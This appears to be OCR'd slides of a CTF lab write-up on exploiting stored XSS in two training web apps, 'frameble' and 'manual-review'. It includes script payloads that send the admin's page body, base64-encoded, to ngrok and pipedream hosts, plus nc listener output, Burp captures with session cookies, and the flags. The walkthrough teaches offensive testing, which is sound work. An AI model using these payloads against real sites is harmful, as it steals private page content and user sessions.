
We have a web application with login form. First thing to do is a create an account.

Hints:


- **Hint 1:** Cross-Site-Scripting

Laboratory: frameble

Register and Log In





Once we are logged in, we can see the interface to add a new posts and automatic mechanisms of an approve (virtual moderator)



Laboratory: frameble


The form on the portal is potentially vulnerable to XSS attacks, we can check it by typing the script in the description box





Laboratory: frameble

Go to Posts and click on your post



The form on the portal is potentially vulnerable to XSS attacks, we can check it by typing the script in the description box

Laboratory: frameble

The idea behind the attack is that the code we are going to inject will also be loaded for the administrator as it's a user of the same system.


Based on the source code from the side of administrator we will try to find the flag of this lab.

For this process we need to components:

- Running **ngrok** for tunnel generation;
- **NC** listener to catch the response;


Payload: the script for injection:

```
<script>
var exfil = document.getElementsByTagName("body")[0].innerHTML;
window.location.href="http://8acf-94-137-177-44.eu.ngrok.io?pgsrc=" + btoa(exfil);
</script>
```



Laboratory: frameble

BurpSuite



Now using burp suite we can work in the repeater to see request-response chain and read the admin page source.

Checking nc listener

Laboratory: frameble

BASE64

We have the information in base 64 format. To convert it we need to use the following command

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo CgogIDxuYXYgY2xhc3M9Im5hdmJhciBuYXZiYXItZXhwYW5kIG5hdmJhci1kYXJrIGJnLWRhcmsgc3RhdGljLXRvcCI+CgogICAgPGEgY2xhc3M9Im5hdmJhci1icmFuZCBtci0xIiBocmVmPSJpbmRleC5odG1s
Ij5wb3N0czwvYT4KCiAgICA8YnV0dG9uIGNsYXNzPSJidG4gYnRuLWxpbmsgYnRuLXNtIHRleHQtd2hpdGUgb3JkZXItMSBvcmRlci1zbS0wIiBpZD0ic2lkZWJhclRvZ2dsZSIgaHJlZj0iIyI+CiAgICAgIDxpIGNsYXNzP
SJmYXMgZmEtYmFycyI+PC9pPgogICAgPC9idXR0b24+CgogICAgPCEtLSBOYXZiYXIgU2VhcmNoIC0tPgogICAgPGZvcm0gY2xhc3M9ImQtbm9uZSBkLW1kLWlubGluZS1ibG9jayBmb3JtLWlubGluZSBtbC1hdXRvIG1yLT
AgbXItbWQtMyBteS0yIG15LW1kLTAiIG1ldGhvZD0iUE9TVCIgYWN0aW9uPSJpbmRleC5waHA/cGFnZT1zZWFyY2giPgogICAgICA8ZGl2IGNsYXNzPSJpbnB1dC1ncm91cCI+CiAgICAgICAgPGlucHV0IHR5cGU9InRleHQ
iIGNsYXNzPSJmb3JtLWNvbnRyb2wiIHBsYWNlaG9sZGVyPSJTZWFyY2ggZm9yLi4uIiBhcmlhLWxhYmVsPSJTZWFyY2giIGFyaWEtZGVzY3JpYmVkYnk9ImJhc2ljLWFkZG9uMiI+CiAgICAgICAgPGRpdiBjbGFzcz0iaW5w
dXQtZ3JvdXAtYXBwZW5kIj4KICAgICAgICAgIDxidXR0b24gY2xhc3M9ImJ0biBidG4tcHJpbWFyeSIgdHlwZT0iYnV0dG9uIj4KICAgICAgICAgICAgPGkgY2xhc3M9ImZhcyBmYS1zZWFyY2giPjwvaT4KICAgICAgICAgI
DwvYnV0dG9uPgogICAgICAgIDwvZGl2PgogICAgICA8L2Rpdj4KICAgIDwvZm9ybT4KCiAgICAKICA8L25hdj4KCiAgPGRpdiBpZD0id3JhcHBlciI+CgogICAgPCEtLSBTaWRlYmFyIC0tPgogICAgPHVsIGNsYXNzPSJzaW
RlYmFyIG5hdmJhci1uYXYiPgogICAgICA8bGkgY2xhc3M9Im5hdi1pdGVtIj4KICAgICAgICA8YSBjbGFzc0ibmF2LWxpbmsiIGhyZWY9ImluZGV4LnBocD9wYWdlPWFkbWluIj4KICAgICAgICAgIDxpIGNsYXNzPSJmYXM
gZmEtZncgZmEtdGFjaG9tZXRlci1hbHQiPjwvaT4KICAgICAgICAgIDxzcGFuPkRhc2hib2FyZDwvc3Bhbj4KICAgICAgICA8L2E+CiAgICAgIDwvbGk+CiAgICAgIDxsaSBjbGFzc0ibmF2LWl0ZW0iPgogICAgICAgIDxh
IGNsYXNzPSJuYXYtbGluayIgaHJlZj0iaW5kZXgucGhwP3BhZ2U9cG9zdHMiPgogICAgICAgICAgPGkgY2xhc3M9ImZhcyBmYS1mdyBmYS10YWNob21ldGVyLWFsdCI+PC9pPgogICAgICAgICAgPHNwYW4+UG9zdHM8L3NwY
W4+CiAgICAgICAgPC9hPgogICAgICA8L2xpPgogICAgICAKICAgIDwvdWw+CgogICAgPGRpdiBpZD0iY29udGVudC13cmFwcGVyIj4KICAgICAgIDxkaXYgY2xhc3M9ImNvbnRhaW5lci1mbHVpZCI+CgogICAgICAgIDwhLS
0gQnJlYWRjcnVtYnMtLT4KICAgICAgICA8b2wgY2xhc3M9ImJyZWFkY3J1bWIiPgogICAgICAgICAgPGxpIGNsYXNzPSJicmVhZGNydW1iLWl0ZW0iPgogICAgICAgICAgICA8YSBocmVmPSJpbmRleC5odG1sIj5EYXNoYm9
hcmQ8L2E+CgkJICA8L2xpPgoJCSAgPGxpIGNsYXNzPSJicmVhZGNydW1iLWl0ZW0iPgogICAgICAgICAgICA8YSBocmVmPSJpbmRleC5waHA/cGFnZT1wb3N0cyI+UG9zdHM8L2E+CiAgICAgICAgICA8L2xpPgoJCSAgPGxp
IGNsYXNzPSJicmVhZGNydW1iLWl0ZW0gYWN0aXZlIj5Qb3N0PC9saT4KICAgICAgICA8L29sPgoKCQk8IS0tIFBhZ2UgQ29udGVudCAtLT4KICAgICAgICA8aDE+WW91ciBwb3N0czwvaDE+CiAgICAgICAgPCAgPGxp
GhyPgogICAgICAgIDxwPiAKCQkJCgkJCSAgCiAgICAgIDwvcD48ZGl2IGlkPSJyZXNwb25zZSI+PGgxIGNsYXNzPSJzcGVjaWFsIj5UZWtsYTwvaDE+PHNjcmlwdD4gdmFyIGV4ZmlsID0gZG9jdW1lbnQuZ2V0RWxlbWVudH
NCeVRhZ05hbWUoImJvZHkiKVswXS5pbm5lckhUTUw7IHdpbmRvdy5sb2NhdGlvbi5ocmVmPSJodHRwOi8vOGFjZi05NC0xMzctMTc3LTQ0LmV1Lm5ncm9rLmlvP3Bnc3JjPSIgKyBidG9hKGV4ZmlsKTsgPC9zY3JpcHQ+PC9
kaXY+PC9kaXY+PC9kaXY+PC9kaXY+ | base64 -d | less
```

Laboratory: frameble

Our Flag

At the end of the page in the source document we can find the flag

```
        <h1>Your posts</h1>

        <hr>
        <p>

                        CTF{20c96587af01d6a1a03708883259343b7bd0fd85d74eb65c1e3dbc669e0d09ca}
      </p><div id="response"><h1 class="special">dsaadsasd</h1><script> var exfil = document.getElementsByTagName("body")[0].innerHTML; window.location
href="http://3ebd-5-152-126-209.ngrok.io?pgsrc=" + btoa(exfil);</script></div></div></div></div>
END)
```


CTF{20c96587af01d6a1a03708883259343b7bd0fd85d74eb65c1e3dbc669e0d09ca}

Laboratory: frameble

If ngrok fails, use requestbin.com/r

Payload

```
<script>
var exfil =
document.getElementsByTagName("body")[0].innerHTML;
window.location.href="https://enmi59d56bybo.x.pipedream.net?gio=" + btoa(exfil);
</script>
```



Result in Browser

Laboratory: manual-review

Description:

For any coffee machine issue please open a ticket at the IT support department.

Goal: The web application contains a vulnerability which allows an attacker to leak sensitive information.


Flag format: CTF{sha256}

Level: Easy

Server: 34.159.227.35:32648

Hints:

- **Hint 1:** Cross-Site-Scripting




We have a web application with login form. First thing to do is a create an account.


The idea of this lab is stored XSS vulnerability. To solve it we need to use ngrok first. Each user who will visit specially crafted link will be redirected to our tunnel.

Laboratory: manual-review

Register and Log in



The idea of this lab is stored XSS vulnerability. To solve it we need to use ngrok first. Each user who will visit specially crafted link will be redirected to our tunnel.



Payload:
<script>window.location.href="http://9151-94-137-177-44.eu.ngrok.io/hello";</script>

Laboratory: manual-review

Submit the script

Not secure | 34.159.227.35:32648/dashboard

Dashboard

Giorgi

Dashboard

Leave message for admins:

<script>window.location.href="http://9151-94-137-177-44.eu.ngrok.io/hello";</script>

Submit

After you click submit button

1 / Status: Assigned

Laboratory: manual-review

Result

```
kali@kali: ~
File  Actions  Edit  View  Help
ngrok                                                    (Ctrl+C to quit)

Session Status                online
Account                       gakhalaia@cu.edu.ge (Plan: Free)
Version                       3.0.3
Region                        Europe (eu)
Latency                       70.465297ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    https://9151-94-137-177-44.eu.ngrok.io -> http://loca

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       1       0.00    0.00    0.00    0.00

HTTP Requests
-------------

GET /hello
```

```
└─$ nc -nvlp 9090
listening on [any] 9090 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 60708
GET /hello HTTP/1.1
Host: 9151-94-137-177-44.eu.ngrok.io
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
bKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.64 Safari/5
37.36 Edg/101.0.1210.53
Accept: text/html,application/xhtml+xml,application/xml;q=0.9
,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;
v=b3;q=0.9
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Dnt: 1
Referer: http://34.159.227.35:32648/
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="101", "Micros
oft Edge";v="101"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 94.137.177.44
X-Forwarded-Proto: https
```

Once we submit the code, nc can catch the request but result with ctf is not shown. It happens because of the refresh of the page. NC shows us the first request only.

Laboratory: manual-review

To solve this problem, we can use burp suite. Concretely because of this get request with the /dashboard we can not catch the information using NC on the first step. As burp stops the process from request to request we can see the details in between and got the CTF

Intercept | HTTP history | WebSockets history | Options

Request to http://35.246.134.224:31800

Forward | Drop | Intercept is on | Action


Raw | Params | Headers | Hex

```
GET /dashboard HTTP/1.1
Host: 35.246.134.224:31800
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://35.246.134.224:31800/dashboard
Connection: close
Cookie:
XSRF-TOKEN=eyJpdiI6ImRHSzVkbEUzQlNobVYxdTlGWENzT2c9PSIsInZhbHVlIjoiSkpGcXErendoK1plVFZubEw5dzZpdUI0TytPdk1qQzFUc0s4d0JEdHFw
MTQ4OGM0MGRmZjg4N2ViYjYwZjU2YjNiIn0%3D;
manual_review_session=eyJpdiI6IlBVUlk2aGM5QU8rUEdrMVVtNjVhY3c9PSIsInZhbH
mMyMGE2MmFjN2Y0MjljNmYy0Dc1MTQwYjQxNTMlZWViIn0%3D
Upgrade-Insecure-Requests: 1
```

```
kali@kali:~$ nc -nvlp 8888
listening on [any] 8888 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 38426
GET /yakk HTTP/1.1
Host: cc21-5-152-126-209.ngrok.io
User-Agent: Ctf{4852d699306986 7fb5c28b8b688adb6e2b3a9230bfef807ff6ac01b4f216df7f}
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: en-US
Referer: http://127.0.0.1:1234/asdadasdasdasdasdasdasdadsasdasdads
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 35.246.134.224
X-Forwarded-Proto: http
```

Laboratory: frameble

If ngrok fails, use requestbin.com/r



Result in Browser

Payload

```
<script>window.location.hr
ef="https://en5ozgvbee1ld.
x.pipedream.net/hello";</sc
ript>
```

ctf{4852d6993069867fb5c28b8b688adb6e2b3a9230bfef807ff6ac01b4f216df7f}

Thank you for Attention!